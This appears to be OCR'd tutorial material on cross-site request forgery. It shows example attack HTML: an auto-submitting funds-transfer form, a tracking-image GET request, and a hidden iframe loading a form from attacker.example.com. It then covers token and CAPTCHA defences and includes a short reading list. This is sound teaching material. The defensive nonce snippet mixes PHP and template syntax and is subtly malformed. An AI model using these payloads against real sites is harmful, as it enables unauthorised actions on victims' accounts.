
1) User logs in to mybank.com. Session cookie remains in browser state.
2) User visits another site containing CSRF.
3) Browser sends user authentication cookie with request. Transaction will be fulfilled.




Victim Browser
www.attacker.com
www.bank.com
GET /blog HTTP/1.1
<form action=https://www.bank.com/transfer
method=POST target=invisibleframe>
<input name=recipient value=attacker>
<input name=amount value=$100>
</form>
<script>document.forms[0].submit()</script>
POST /transfer HTTP/1.1
Referer: http://www.attacker.com/blog
recipient=attacker&amount=$100
HTTP/1.1 200 OK
Transfer complete!

- **Cookieless CSRF**

  Cookieless CSRF Example: Home Router



Ways of creating a CSRF attacks

- **Inline image links**

```
<img src="http://target.example.com/action.html?field1=foo&field2=bar" width="1"
height="1">
```

- **Auto-submitting forms**

If the action requires HTTP POST, the attack is slightly more complex. The attacker can create a form using HTML or JavaScript

Here is an example using an HTML form on the attacker's site, say http://attacker.example.com/CSRF.html:

```
<html>
<body onload="document.frames[0].submit()">
<form action="http://target.example.com/action.html" method="POST">
<input name="field1" value="foo">
<input name="field2" value="bar">
</form>
</body>
</html>
```

The attacker would inject the following into the CSRF site:

<iframe width="0" height="0" style="visibility: hidden;" src="http://attacker.example.com/CSRF.html">

- **Phishing**

The easiest way to exploit CSRF, from a technical point of view, is to have complete control over the CSRF site and then convince your victim to visit the site. Phishing can be extremely useful for both large-scale and targeted attacks

Defending against CSRF

- **Not-so-effective CSRF solutions**

1) Using POST instead of GET

2) Referer Validation: Checking the HTTP "referer" header

- **Effective CSRF solutions**

1) Secret Token Validation (using nonce)

Nonce is a shortened form of "cryptographic number used only once," a one-time token used in a

transaction. Example: In generating the HTML form, using the following code:

```
<?php
nonce = generate_nonce()  session.nonce = nonce
?>
<form>
 <input name=”field1”><br>
 <input name=”field2”><br>
 <input type=”submit”>
 <input name=”nonce” type=”hidden” value=”<%= nonce %>”>
</form>
```

When the form is submitted, the following is executed:

```
if (post.nonce != session.nonce)
{
  log_CSRF_attack()
  error_and_exit()
}
// normal form handling here
```

2) CAPTCHAs/confirmation

CAPTCHAs are intended to prevent automated scripts from submitting forms on a website. They generally present a distorted image of some text on the web page, and require the user to retype the text into a text box.

Client/User Prevention of CSRF

- Logoff immediately after using a Web application
- Do not use the same browser to access sensitive applications and to surf the Internet freely (tabbed browsing).
- Do not allow your browser to save username/passwords, and do not allow sites to “remember” your login.

CSRF Versus XSS

- XSS exploits a user's trust of the website, while CSRF exploits the website's trust of the user.
- XSS uses script in the browser, while CSRF uses any request that performs an action (GET or POST) to complete a valid action in the application.

References and Readings

Use SQLMAP SQL Injection to hack a website and database in Kali Linux

Excess XSS - A comprehensive tutorial on cross-site scripting

Brute XSS

Session Donation - Alek Amrani DEF CON 17

CSRF: Attack and Defense - McAfee

Web Application Vulnerability Report 2016

Web Applications Under Attack: Tenable.io and the 2017 Verizon DBIR